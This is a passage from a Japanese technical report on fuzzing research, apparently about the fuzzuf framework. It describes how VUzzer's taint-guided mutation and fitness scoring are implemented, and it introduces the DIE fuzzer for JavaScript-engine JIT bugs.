このプログラムに対して VUzzer の静的解析は各ベーシックブロックの重みのリストである L_{BB} と即値比較のオペランドのリストである $L_{imm} = \{0xEF, 0xFD, "\%", "@", "MAZE"\}$ を出力する。

図 3. 2. 9.3 は上述のベーシックブロックの重みの定義にしたがってコード 3. 2. 9.5 ベーシックブロックに対して確率と重みを計算したものである。




図 3. 2. 9.3 コード 3. 2. 9.5 の CFG と各ベーシックブロックの確率と重み

(3-2) ファジンググループ

コード 3. 2. 9.6 に VUzzer におけるファジンググループの構造を擬似コードで示す。主な流れとしては次のような段階を経る。

1. 動的テイント解析による初期解析
2. ファジンググループ
 - a. シードを入力として実行
 - b. 新しいベーシックブロックに到達したら、動的テイント解析を有効化して再実行
 - c. 解析結果をベースにしてシードを変異させる

```

# initialize with taint analysis
for valid_input in valid_inputs:
    init_feedbacks += ExecuteWithTaint(valid_inputs)
seed_queue = init_seed(init_feedbacks)

# fuzzing loop
while True:

```

```

for seed in seed_queue: # conf <- Schedule(C)
    # found, execinfos <- InputEval(conf, O_bug)
    feedback = Execute(seed.input)
    seed.score = CalcScore(feedback)
    if HasNewCoverage(feedback):
        # execinfos2 <- InputEval(conf, O_bug)
        feedback2 = ExecuteWithTaint(seed.input)
        taints += feedback2

# conf <- Schedule(C)
seed = SelectSeed(seed_queue)
# tc <- InputGen(conf, execinfos2_set)
new_input = Mutate(seed.input, taints)
# C <- ConfUpdate(C, tc)
seed_queue = AddToQueue(seed_queue, new_input)
# C <- ConfUpdate(C)
seed_queue = UpdateQueue(seed_queue)

```

コード 3. 2. 9.6 VUzzer の擬似コード

(3-2-1) ファジングループ前の動的テイント解析

コード 3. 2. 9.6 の先頭で示されているように、VUzzer はファジングループを開始する前に、プログラムを、動的テイント解析を有効化してから実行する。ここで用いる入力には正しいマジックナンバーが含まれていたりヘッダー部のフォーマットが整っていたりする等、ファイルや入力のフォーマットとして妥当なものを複数用いる。妥当なファイルを用いることで、マジックナンバーのチェックに相当する条件部を通過することから、多数のファイルで共通するオフセットと値が現れると期待され、マジックナンバーの検出に有用な情報を得られる。同様に、妥当なファイルであればエラー処理用のベーシックブロックを通過しない可能性が高く、続くファジングループにおいて妥当なファイルが通らない新たなベーシックブロックが発見された場合はエラー処理用のブロックの候補となる。このようにして動的テイント解析の結果からプログラム特性の初期推定を行い、得られた特性から初期シードを構築してファジングループを開始する。

(3-2-2) ファジングループ内における最適化

ファジングループ内における実行では、新しいベーシックブロックを発見した場合に動的テイント解析を有効化して再度実行する。常に動的テイント解析を用いていないのは、解析の結果を有用に使いつつ動的テイント解析によるオーバーヘッドを抑えるというバランスを保つためである。ここで得られた情報は図 3. 2. 9.2 のように入力構造の把握のために用いられ、後述する新しいシードの生成で用いられる。

また、動的テイント解析の他に、より重要なパスへの到達を優先して探索するヒューリスティック戦略を採用している。(1) 既存の CGF における障壁で述べたように、単にカバレッジを拡大する事を目的とすると、浅いところにあるベーシックブロックへの到達を優先し、分岐が深いところにある重要なパスを見逃す可能性がある。特に、ファイルのフォーマットの不備などでエラー処理を行うベーシックブロックは意味があると言えないことから、このようなブロックの重みは小さくするのが良く、VUzzer ではエラー処理用のブロックと判定されたブロックには負の重みを設定している。

エラー処理ブロックの検出は図 3. 2. 9.4 に示す手法で行われる。ファジングループに入る前の動的テイント解析では妥当なファイルを入力として用いるため、このようなブロックを通る可能性が極めて低いと考えられる。ここで、妥当なファイルを入力とした際に通ったブロックの集合を $Valid_{BB}$ とおく。一方で、ランダムに生成された入力の場合はファイルフォーマットの不備でエラー処理用のブロックに到達する可能性が高い。したがって、ラン

ダムに生成した入力を複数実行し、すべての入力を通ったベーシックブロックの中で $Valid_{BB}$ に含まれていないものはエラー処理用のブロックであると判定する。これはエラー処理用のブロックと判定した集合を EHB とにおいて式 3. 2. 9.1 のように定式化される。




図 3. 2. 9.4 エラー処理用のベーシックブロック (BB) の判定

$$EHB = \{b: \forall k \in TR, b \in BB(k) \wedge b \notin Valid_{BB}\} \quad (\text{式 3. 2. 9.1})$$

ここで、 TR はランダムに生成された入力の集合であり、 $BB(k)$ は入力 k で実行した際に通ったベーシックブロック全体の集合を意味する。

この戦略は保守的であり、 TR に含まれる入力が異なるエラー処理用のコードに到達した場合はエラー処理用であると判定されないが、通常のブロックがエラー処理用であると判定されることも起こらない。

(3-2-3) シード生成

動的テイント解析による再実行を含めたプログラムの実行を終えると、VUzzerはそのフィードバックを元にして新たなシードを生成する。この際、使用された入力 i の適応度を表すスコアとしてフィットネス f_i を用いて、新しいシードの元となる既存シードの選出に利用する。この数値は入力が有益な経路を実行したと判断する場合ほど大きくなり、以降のシードを生成する際に変異元として選ばれる確率が高くなる。すなわち、探索資源をどの入力に集中させるかを定める評価基準に相当する。

入力 i に対するフィットネス f_i を式 3. 2. 9.2で定義する。各記号の定義を次に示す。

- l_i : 入力 i の長さ
- $BB(i)$: i が実行したベーシックブロックの集合
- $Freq(b)$: 入力 i がベーシックブロック b を実行した回数
- W_b : 静的解析で求めたベーシックブロック b の重み
- $LMAX$: 入力長さの上限閾値

$$f_i = \begin{cases} \frac{\sum_{b \in BB(i)} \log(Freq(b))W_b}{\log(l_i)} \cdot \#BB & \text{if } l_i > LMAX \\ \sum_{b \in BB(i)} \log(Freq(b))W_b & \text{otherwise.} \end{cases} \quad (\text{式 3.2.9.2})$$

ここで、 l_i が $LMAX$ を超える場合は長さの対数をとって正規化し、無意味に大きな入力のフィットネスが大きくなる事を防いでいる。

フィットネスを元選ばれた入力とは「交叉 (Crossover)」と「変異 (Mutation)」の2つの手法によって新たなシードの元となる。

交叉は既存のシードから2つ選択し、部分的に組み合わせることで新たなシードを生成する手法である。図 3. 2. 9.5はVUzzerにおける交叉を示した図である。




図 3. 2. 9.5 VUzzer における交叉の例

もう一方の生成手法である変異は、既存のシードの一部を別のバイトへ変えたり、新たなバイト列を挿入することで新たなシードを生み出す。このプロセスは以下の4ステップで構成される。

1. テイント解析によって「汚染された」と判定されたオフセットをランダムに選択し、 L_{imm} (静的解析によって抽出された比較の即値) からランダムに選んだバイト列を挿入する
2. テイント解析で `lea` 命令から抽出したインデックスをランダムに選択し、そこに相当するバイト列を 0 や `MAX_UINT`、負の数といったバグを引き起こしやすい数値に置き換える
3. テイント解析によって追跡された `cmp op1, op2` という命令に関して、2つのオペランドが等しくなければ、比較されたオフセットの値を `op2` に変更する。そうでなければ一定の確率でランダムなバイト列に置き換える
4. マジックナンバー検知の結果を踏まえて適切なオフセットにマジックナンバーを配置する

(4) HierarFlow での実装

fuzzuf では、図 3. 2. 9.6 に示した HierarFlow ルーティンに基づき VUzzer を実装した。




図 3. 2. 9.6 開発した VUzzer の HierarFlow

オリジナルの VUzzer がテイント解析エンジンとして libdft ([50]) を用いていたのに対し、fuzzuf では libdft と機能互換性を持つように改造された PolyTracker ([60] [61]) を用いている。

(5) まとめ

従来のグレーボックスファジング手法では、入力フォーマットの複雑さやマジックバイトを含む構造的要件を考慮せずにファジングを行うため、深い実行パスや複雑な制御構造を備えたソフトウェアにおける脆弱性の発見は困難であった。一方、ホワイトボックス手法であるシンボリック実行を用いれば、深いパスへの到達は期待できるものの、状態空間爆発による実行時間の増大や環境依存コードの取り扱いなどの課題により、大規模ソフトウェアでは実用性が低かった。

VUzzer は、静的解析による制御フロー情報（ベーシックブロックの重み付け）と動的テイント解析によるデータフロー情報（分岐条件に関わる入力バイトやマジックバイトなど）を組み合わせ、進化的なファジングを行う点に特徴がある。これにより、意味のあるバイト列を効率的に変異してエラー処理を回避しつつ、深部の実行経路を優先的に探索することができる。特に、完全一致比較やネストされた分岐といった従来手法では突破困難な障壁に対して、軽量の解析手法の組み合わせによる実用的な解決策を提供している。

本研究では、HierarFlow の柔軟性を活かして fuzzuf 上に静的解析と動的解析を組み合わせたファジング手法を実装可能であることを示した。これは、複数の異なる解析手法を統合した高度なファジングアルゴリズムが、モジュラーなフレームワーク上で実現できることを実証するものである。

3. 2. 10 DIE

本項では、本研究で我々が fuzzuf 上に実装した DIE ([62]) について、その動作原理、既存手法に対する優位性、また実装上の工夫を説明する。

(1) DIE の概要

Web ブラウザは、もっとも活発に脆弱性調査・研究が行われている対象のソフトウェアのひとつである。Web ブラウザは PC やスマートフォン、タブレット端末などあらゆる端末で動作し、世界中で日常的に利用されていることから、重大な脆弱性が発見された際の影響が他の多くのソフトウェアに比べて大きい。

Web ブラウザの種類は、Google Chrome、Microsoft Edge、Mozilla Firefox、Apple Safari などが代表的で、これらが 2024 年時点で約 91.5% のシェアを占める（[63]）。これらのブラウザは、細かい技術要素は異なるものの内部的な構造は似た構成になっている。Web ブラウザの内部には表 3. 2. 1 0.1 に示すような処理系が含まれる。

表 3. 2. 1 0.1 多くの Web ブラウザが持つ要素

要素	処理内容
HTML 描画 JavaScript エンジン	Web サイトの見た目・構造を記述する HTML を解釈し、描画する。 JavaScript を解釈・実行し、描画更新やクリックイベント処理など、 Web サイト上の動的な処理を行う。
通信 ストレージ	Web サーバーとのネットワーク通信・解釈を担う。 クッキーやブックマークなど、永続的なファイル・設定の読み書き を担う。

他の世界的に利用されている文書編集ソフトウェアなどと比べて、Web ブラウザが脆弱性検出の分野で注目されるのは、その攻撃可能性が高いためである。Web ブラウザは外部サーバーに接続し、その応答を自動的に解釈・描画・実行するという性質から、攻撃者が攻撃を行うことが容易である。例えば文書編集ソフトウェアの場合、攻撃者は何らかの方法で悪意のある文書ファイルを送付し、ユーザーがそれを開くことで初めて攻撃が成立する。一方で、ブラウザの場合はユーザーがリンクをクリックしただけで攻撃者のコードが実行されるため、検出や防止が困難である。特に、**JavaScript エンジン**は言語処理系であり、ループやメモリ確保など自由度の高い処理が実行できるため、攻撃対象となりやすい。表 3. 2. 1 0.2 に示すように、JavaScript エンジンはブラウザの種類ごとに異なり、いずれも過去に重大な脆弱性が検出されている（[64] [65] [66]）。

表 3. 2. 1 0.2 JavaScript エンジンの種類

Web ブラウザ	JavaScript エンジン
Google Chrome	V8
Microsoft Edge	V8
Mozilla Firefox	SpiderMonkey
Apple Safari	JavaScriptCore

JavaScript エンジンの脆弱性の中でも、少なくとも 2016 年から 2020 年にかけて**実行時コンパイラ (JIT; Just-in-Time compiler)**の脆弱性が増加している（[62]）。JIT は JavaScript の実行を高速化するための技術である。

JavaScript 言語はインタプリタ型言語であり、バイトコードと呼ばれる独自の形式のプログラムに一度変換される（図 3. 2. 1 0.1）。JavaScript エンジンは、このバイトコードを逐次的に解釈しながらプログラムを実行する。CPU が実行できる機械語を生成するコンパイル型言語と異なり、プログラムを解釈（interpret）しながら実行するため実行が遅いという欠点がある。一方で、CPU の種類に関わらずバイトコードの形式は固定であるため、多様なデバイスで動作する必要のある Web ブラウザなどには適している。




図 3. 2. 1 0.1 インタプリタ言語

コンピューティングリソースの増加につれて、Web サイトやサービスの JavaScript への依存が進んだため、JavaScript の実行を高速化する需要が高まった。JIT コンパイラは、JavaScript のバイトコードを解釈・実行しながら、動作中の CPU に合わせた機械語に変換する仕組みである（図 3. 2. 1 0.2）。一度機械語に変換されたバイトコードは、以降機械語として実行できるため速度が向上する。表 3. 2. 1 0.2 に挙げた主要なブラウザの JavaScript エンジンには、いずれも JIT コンパイラが実装されている。

しかし、本来機械語に変換されることを想定していない JavaScript を機械語に変換するためには複雑なロジックが必要となり、バグを生みやすい。特に、整数オーバーフローや言語仕様の誤解釈などにより、元の JavaScript コードと JIT 変換後の機械語で計算結果が異なってしまうバグが多く発見されている（[67] [68]）。




図 3. 2. 1 0.2 JIT コンパイラ

このような背景から、国家レベルの攻撃者や高度標的型攻撃（Advanced Persistent Threat: APT）は、Web ブラウザの脆弱性を初期侵入点として悪用する事例が相次いでいる。APT 37 (ScarCruft) による Operation Daybreak ([69]) や、APT29 (Cozy Bear) が関与した可能性のあるウォータリングホール攻撃で確認された、V8 の JIT に関する脆弱性の利用はその典型例である（[70]）。JavaScript エンジンには Web ブラウザに限らず、Discord や Slack などの Electron 製アプリケーション、PDF ビューア、さらにはカーナビや IoT デバイスにまで組み込まれており、攻撃者にとっての到達範囲は広大である。したがって、JavaScript エンジン固有のバグを網羅的に検出するファジング技術の重要性は高く、JavaScript エンジン専用のファザーが考案されてきた（[71] [72]）。

(2) 既存手法の課題と DIE による解決策

JavaScript エンジンのようなインタプリタをファジングするにあたっては、受理されない

入力を可能な限り減らしてファジング効率を上げるため、言語の文法に従った入力生成が重要である。Nautilus のような文法ベースファザーも利用できるが、JavaScript エンジンを実行する目的では以下に示す問題がある。

① 言語仕様の多様性

JavaScript は動的型付け・高階関数・プロトタイプ継承等、入力プログラムの表現力が高い言語である。そのため、文脈自由文法だけを頼りにプログラムを生成すると、JIT コンパイラのような深層ロジックに到達しない浅いテストケースが大量に生成され、探索効率が低下する。

② JIT による状態爆発

一般的な JavaScript エンジンの JIT コンパイラは、実行時プロファイルに基づき JIT 最適化を段階的に適用する。例えば、特定の関数が一定回数（数千から数百万回単位）以上ループが実行されると、インライン展開が行われ、さらに引数の型などの情報が決定されると冗長な型チェックの除去が発動する。このように、同じソースコードでも実行回数やデータ型によって内部状態が指数的に増大するため、単純なコードカバレッジ計測では深度を評価しきれない。

③ 無効入力のコスト

JavaScript のような複雑な仕様の言語では、入力が文法に従っている場合でも実行時にエラーを引き起こす可能性がある。例えば配列の範囲外参照や異なる型同士の演算などのエラーは、実行するまで判明しない。このような実行時エラーは、テストケースを解釈する序盤の段階で実行を中断させてしまうことがあり、ファジングの効率を低下させる。

jsfunfuzz ([73]) などの JavaScript ファザーは、プログラムの各ステートメントを try-catch 文で囲んで実行時エラー（例外）を無視する手法を取っている。しかし、例外処理を含むコードは多くの JIT コンパイラが最適化できないため、JIT エンジンのバグを検出することが困難になる。

これらの課題を解決するため、JavaScript エンジンの JIT に関するバグを見つけるという目的で **DIE** アルゴリズムが考案された。DIE は初期シードを必要とする Mutation-based Fuzzer であり、初期シードの JavaScript コードを変異させながらファジングを進める。初期シードとしては、過去に見つかった脆弱性の Proof-of-Concept コードや、JavaScript エンジンのテストケースなどを与える。本アルゴリズムの全体像を図 3. 2. 10.3 に示す。




図 3. 2. 1 0.3 DIE の全体像

JIT コンパイラのバグを誘起するために、DIE は初期シードとして与えられた PoC を、構造を大幅に変更しないように変異させる。これにより、過去に発見された脆弱性に近い脆弱性を優先的に探索するようにファジングする。

(3) fuzzuf 上での実装

実行時エラーを引き起こす無効な入力を減らしてファジングの効率を上げるため、本アルゴリズムでは、はじめにシードとして与えられた JavaScript コードの型情報を解析する。初期シードの JavaScript コードを文法に従って木構造に展開し、各変数や関数の参照前・あるいは代入後に AST 上の位置とオブジェクトの型情報を出力するコードを挿入する。この計装が施されたコードを実行することで、JavaScript コード中の各位置で使用する変数・関数の型情報を動的に観測できる。この手法により型情報を得た木構造を **Typed-AST** (Typed Abstract Syntax Tree) と呼ぶ (図 3. 2. 1 0.4)。




図 3. 2. 1 0.4 Typed-AST

変異操作は、式置換、文挿入、変数追加の主に 3 つの基本操作を組み合わせ、PoC が持つ制御構造、型制約、副作用パターンを保持した状態でカバレッジを向上させる。

式置換 (Expression Replace) は、既存プログラムの制御フローを変更せず、プログラム中の値レベルで変異し、JIT の型推論や定数量み込みを狙って検査するための操作である (図

